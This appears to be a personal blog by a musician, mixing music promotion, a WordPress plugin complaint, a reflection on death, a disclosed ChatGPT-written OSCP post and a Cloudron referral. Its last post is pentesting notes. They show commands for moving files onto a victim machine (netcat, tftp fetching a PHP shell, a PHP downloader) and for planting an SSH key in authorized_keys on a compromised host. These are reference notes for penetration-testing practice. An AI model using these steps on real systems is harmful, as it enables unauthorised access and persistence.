Shadow Person – CD’s Available Now

The new release from Shadow Person, person of interest, is available now. You can pick one up for cheap on Bandcamp. You can also listen to it for free on your favorite streaming service. Check one below:

Spotify

SoundCloud

Tidal

YouTube

Apple Music

Amazon

Shadow Person Bio

Shadow Person, the musical alter ego of Will Chatham, delves into the realms of the shadow self, drawing inspiration from Jungian psychology to the occult. Through thought-provoking songs, Shadow Person explores the depths of hidden emotions, from confronting inner demons to finding peace.

Formerly known for three solo albums, Will Chatham has transitioned into the persona of Shadow Person. With a musical career spanning four decades and contributions to influential acts in Louisville, KY, and Asheville, NC, Chatham has embraced a golden era of home-based production, fueled by creativity unleashed during the depths of the COVID quarantine.

Find Shadow Person on Instagram @shadowpersonmusic, like, and follow!

Stay tuned to more news at https://shadowpersonmusic.com

All In One SEO Plugin in 2024: Avoid it like the plague

I updated the All In One SEO Plugin on this website today. The next thing I knew, I had two new plugins installed for me, the Monsterinsights and some sort of opt-in plugin called Optinmonster.

Yeet!

I deleted all that shit faster than you can throw a watermelon off an overpass. After googling around a bit to figure out what had happened, I discovered this post that keyed me in to what was going on:

MonsterInsights is Auto-installed
https://wordpress.org/support/topic/monsterinsights-is-auto-installed/

This is a terrible practice I hope no other WordPress plugin developers emulate. If you do, I hope the community shames you into reconsidering your ways.

Why is this so bad? Let me enumerate they ways:

Installing one plugin should never, EVER install more plugins without giving a person the awareness that this is happening! It’s bad form, it’s stealing a website’s resources, it’s stealing screen real estate, it’s introducing unknown risk, and broadening your website’s threat profile without telling you.

Then you get all these banners asking you to set up all these paid connections for these plugins to work. Bad form, again!

The Kicker


To top it all off, after walking through the All In One SEO setup steps, I found an email waiting for me moments later:

I did not opt in for this! This egregious action is most certainly in violation of the US CAN-SPAM laws. I can’t wait to report them. In fact, I will go do that now

Ok, I feel a little better now.

If you offer a plugin for people to use, you should never assume they want MORE plugins installed, and never grab their email address from their WordPress settings to sign them up for ANYTHING outside of your plugin installed.

O, Death

As I recently passed the half-century mark in my life, I find myself contemplating some things now, more than I ever did before.

  • How long it takes muscle strains to heal vs how long it did 30 years ago
  • The strange new places hair grows on, and in, my body
  • The annual upkeep of my physical form and how intimately my doctor is getting to know me
  • Does my doctor go home at night and think about these things as he tries to go to sleep, or discuss them with his wife over drinks on the porch?

The strangest contemplation of them all is dying. Death. It gets closer each day, sure, but it’s more of an interesting proposition than something I find myself dreading or fearing. I don’t know for certain what it will bring, if anything. No one does. Many people think they do, but they don’t.

Not that I am eager to find out, but it’s interesting to think about all the ways we humans have created to avoid it, prevent it, reckon with it, and make ourselves think that there we are certain about what happens when it arrives.

I’m not afraid of being dead, as I’ve been dead before, and I’ll be dead again. Being dead didn’t seem so bad from what I can recall. No, what I’m afraid of is transitioning back to death in a terrible way, such as in a plane crash or slowly and painfully, from stomach cancer. That kind of fear is more a part of being alive than it is a fear of death.

– Me

I saw something online sometime back, and I saved it. Finding it again led me to write this blog post. I’d like to offer it up here, as it makes a lot of sense to me. It’s a eulogy from a physicist. This resonates because it is the most true and accurate thing we can possibly know about death, without conjecture, superstition, or guessing:

“You want a physicist to speak at your funeral. You want the physicist to talk to your grieving family about the conservation of energy, so they will understand that your energy has not died. You want the physicist to remind your sobbing mother about the first law of thermodynamics; that no energy gets created in the universe, and none is destroyed. You want your mother to know that all your energy, every vibration, every BTU of heat, every wave of every particle that was her beloved child remains with her in this world. You want the physicist to tell your weeping father that amid energies of the cosmos, you gave as good as you got.

And at one point you’d hope that the physicist would step down from the pulpit and walk to your brokenhearted spouse there in the pew and tell her that all the photons that ever bounced off your face, all the particles whose paths were interrupted by your smile, by the touch of your hair, hundreds of trillions of particles, have raced off like children, their ways forever changed by you. And as your widow rocks in the arms of a loving family, may the physicist let her know that all the photons that bounced from you were gathered in the particle detectors that are her eyes, that those photons created within her constellations of electromagnetically charged neurons whose energy will go on forever.

And the physicist will remind the congregation of how much of all our energy is given off as heat. There may be a few fanning themselves with their programs as he says it. And he will tell them that the warmth that flowed through you in life is still here, still part of all that we are, even as we who mourn continue the heat of our own lives.

And you’ll want the physicist to explain to those who loved you that they need not have faith; indeed, they should not have faith. Let them know that they can measure, that scientists have measured precisely the conservation of energy and found it accurate, verifiable and consistent across space and time. You can hope your family will examine the evidence and satisfy themselves that the science is sound and that they’ll be comforted to know your energy’s still around. According to the law of the conservation of energy, not a bit of you is gone; you’re just less orderly. Amen.”

Arron Freeman

If anyone know of any physicists for hire to perform eulogies around the time I die, please hire them! They’d be well worth the money.

In the words of Kilgore Trout, ting-a-ling!

The Offensive Security Certified Professional (OSCP) Exam

The Offensive Security Certified Professional (OSCP) exam is known for being one of the most challenging certification exams in the cybersecurity field. It’s a hands-on test of your ability to identify and exploit vulnerabilities in a live, virtual environment.

The exam is not for the faint of heart. It requires a significant amount of time and effort to prepare, and even experienced security professionals may find it difficult to pass. In fact, the pass rate for the OSCP exam is typically less than 50%.

So, what makes the OSCP exam so challenging? For starters, it’s an extremely hands-on exam. Rather than simply testing your knowledge of security concepts, it requires you to actually demonstrate your skills by completing a series of real-world challenges. This means you need to have a strong foundation in security principles and a practical understanding of how to identify and exploit vulnerabilities.

In addition, the exam is time-limited. You have just 24 hours to complete the challenges and submit your results. This means you need to be able to work quickly and efficiently under pressure.

So, how can you prepare for the OSCP exam and improve your chances of passing? Here are a few tips:

  1. Take the OSCP training course. The OSCP exam is designed to test the skills and knowledge you gain from the Offensive Security Penetration Testing with Kali Linux (PwK) course. This course provides a comprehensive introduction to the tools and techniques used by professional penetration testers, and is an essential foundation for anyone looking to take the OSCP exam.
  2. Practice, practice, practice. The best way to prepare for the OSCP exam is to get hands-on experience with the tools and techniques you’ll be tested on. This means setting up your own lab environment and practicing your skills on a regular basis.
  3. Work through the lab challenges. The OSCP exam includes a series of lab challenges that test your ability to identify and exploit vulnerabilities in a live, virtual environment. Completing these challenges will give you a good idea of the types of tasks you’ll be expected to perform during the exam, and can help you develop the skills and confidence you need to succeed.
  4. Get support from the community. The OSCP exam can be a daunting and isolating experience, but you don’t have to go it alone. There are many online communities and forums where you can connect with other OSCP exam takers and get support, advice, and encouragement.

Overall, the OSCP exam is a challenging but rewarding experience. By preparing thoroughly and staying focused, you can increase your chances of success and earn one of the most respected certifications in the cybersecurity field.

—–

This entire blog post was created by artificial intelligence. Text by ChatGPT. Photo by Midjourney.

Ska City promo reel

Check out this promo we had made. The footage is from our show at Highland Brewing a few weeks ago. Thanks to Bob Peck at Mountainwater Films for putting this together!

Check out the Ska City website for all the latest news and upcoming gigs. I hope to see you soon!

We took this guy to Ska City

Ska City

We received a nice write-up about our show on Friday. We played the “Concerts on the Creek” series in Sylva, NC and had a grand old time (similar to last season). This D. Trull feller showed up -clearly a ska fan already- and really seemed to enjoy himself. Then he wrote a review on his blog. Check it out!


Self Hosting – Cloudron

I have been using Cloudron recently, and after initially trying it out a couple years ago, I found it to be a really easy, awesome way to create my own, personal, cloud, keeping the peering eyes of big-tech out of my life.

So far I have been using Cloudron to manage my OnlyOffice office instance (better than MS Office or Google Docs) and my instance of Nextcloud, a Google Drive-like file storage and sharing center. They integrate with each other to create your own, secure, private office suite with file storage.

The best part is that you can do all this simply from the DigitalOcean Marketplace – a one-click shop for easy installation of everything. All you need is a domain name to point at it.

Once you have it installed, you can set it and forget it, as Cloudron will keep itself updated, patched, and secure.

Cloudron Coupon Code

It isn’t cheap to run Cloudron, but it lets you host 2 app without a subscriotion. I have yet to find a working Cloudron coupon code out there, but there are Cloudron referral codes such as my own (https://cloudron.io/?refcode=901142a319d1498b) which earn the referee a small discount. Once you have your own Cloudron account set up, you can use your own referral code and encourage others to use.

So that is me encouraging you to use my referrer code 😀

New Music

I have been cranking away at some new songs. I just released two over the last week. I hope you enjoy them. Please comment, subscribe, yada yada.

For the Sake of Everything

Rahu, Rahu

And, of course, you can hear the full album I released back in June:

If you’d like a copy of that album on CD, just shoot me your name and address. It is free, and I will cover the shipping cost!

Will Chatham’s Musical Variety Show is out!

My new solo album is out (unofficially)! It has been “soft launched” at willchathammusic.com and you can stream the whole thing from there, or buy it to download and listen to as you wish.

The album features some musical mastery from friend and former bandmate Morgan Geer (bass on Donald Trump Eats Babies), as well as the vocal talents of current bandmate David Earl Tomlinson (vocals on Hello My Friend).

Additionally, my two teens, Gray Chatham and Dax Chatham, contributed trumpet and sax parts on several songs. Needless to say, I am stoked at how all this came together.

The CDs and officially release to all the usual streaming services will be happening soon, but for now, here is the album. I hope you find something on it you like – it is a, well, variety of genres!

Linux File Transfer Techniques

Digging through my pentesting notes from over the last few years, I pulled together various scrawled things on quick ways to transfer files from one place to another. Thought I’d share the reference here in case anyone finds it useful.

Note: Some of this may have been copy/pasted from various places — I don’t honestly remember. If you recognize something, let me know – I am happy to give credit where credit is due!

Simple Python HTTP Server

This is an easy way to set up a web-server. This command will make the entire folder, from where you issue the command, available on port 9999.

python -m SimpleHTTPServer 9999

Wget

You can download files from that running Pything server using wget like this:

wget 192.168.1.102:9999/file.txt

Curl

curl -O <http://192.168.0.101/file.txt>

Netcat

Another easy way to transfer files is by using netcat.

If you can’t have an interactive shell it might be risky to start listening on a port, since it could be that the attacking-machine is unable to connect. So you are left hanging and can’t do ctr-c because that will kill your session.

So instead you can connect from the target machine like this.

On attacking machine:

nc -lvp 4444 < file

On target machine:

nc 192.168.1.102 4444 > file

You can of course also do it the risky way, the other way around:

So on the victim-machine we run nc like this:

nc -lvp 3333 > enum.sh

And on the attacking machine we send the file like this:

nc 192.168.1.103 < enum.sh

I have sometimes received this error:

This is nc from the netcat-openbsd package. An alternative nc is available

I have just run this command instead:

nc -l 1234 > file.sh

Socat

Server receiving file:

server$ socat -u TCP-LISTEN:9876,reuseaddr OPEN:out.txt,creat && cat out.txtclient$ socat -u FILE:test.txt TCP:127.0.0.1:9876

Server sending file:

server$ socat -u FILE:test.dat TCP-LISTEN:9876,reuseaddrclient$ socat -u TCP:127.0.0.1:9876 OPEN:out.dat,creat

With php

echo "<?php file_put_contents('nameOfFile', fopen('<http://192.168.1.102/file>', 'r')); ?>" > down2.php

Ftp

If you have access to a ftp-client to can of course just use that. Remember, if you are uploading binaries you must use binary mode, otherwise the binary will become corrupted!!!

Tftp

On some rare machine we do not have access to nc and wget, or curl. But we might have access to tftp. Some versions of tftp are run interactively, like this:

$ tftp 192.168.0.101tftp> get myfile.txt

If we can’t run it interactively, for whatever reason, we can do this trick:

tftp 191.168.0.101 <<< "get shell5555.php shell5555.php"

SSH – SCP

If you manage to upload a reverse-shell and get access to the machine you might be able to enter using ssh. Which might give you a better shell and more stability, and all the other features of SSH. Like transferring files.

So, in the /home/user directory you can find the hidden .ssh files by typing ls -la.Then you need to do two things.

Create a new keypair

You do that with:

ssh-keygen -t rsa -C "your_email@example.com"

then you enter a name for the key.

Enter file in which to save the key (/root/.ssh/id_rsa): nameOfMyKeyEnter passphrase (empty for no passphrase):Enter same passphrase again:

This will create two files, one called nameOfMyKey and another called nameOfMyKey_pub. The one with the _pub is of course your public key. And the other key is your private.

Add your public key to authorized_keys

Now you copy the content of nameOfMyKey_pub.On the compromised machine you go to ~/.ssh and then run add the public key to the file authorized_keys. Like this

echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDQqlhJKYtL/r9655iwp5TiUM9Khp2DJtsJVW3t5qU765wR5Ni+ALEZYwqxHPNYS/kZ4Vdv..." > authorized_keys

Log in

Now you should be all set to log in using your private key. Like this

ssh -i nameOfMyKey kim@192.168.1.103

SCP

Now we can copy files to a machine using scp

# Copy a file:scp /path/to/source/file.ext username@192.168.1.101:/path/to/destination/file.ext# Copy a directory:scp -r /path/to/source/dir username@192.168.1.101:/path/to/destination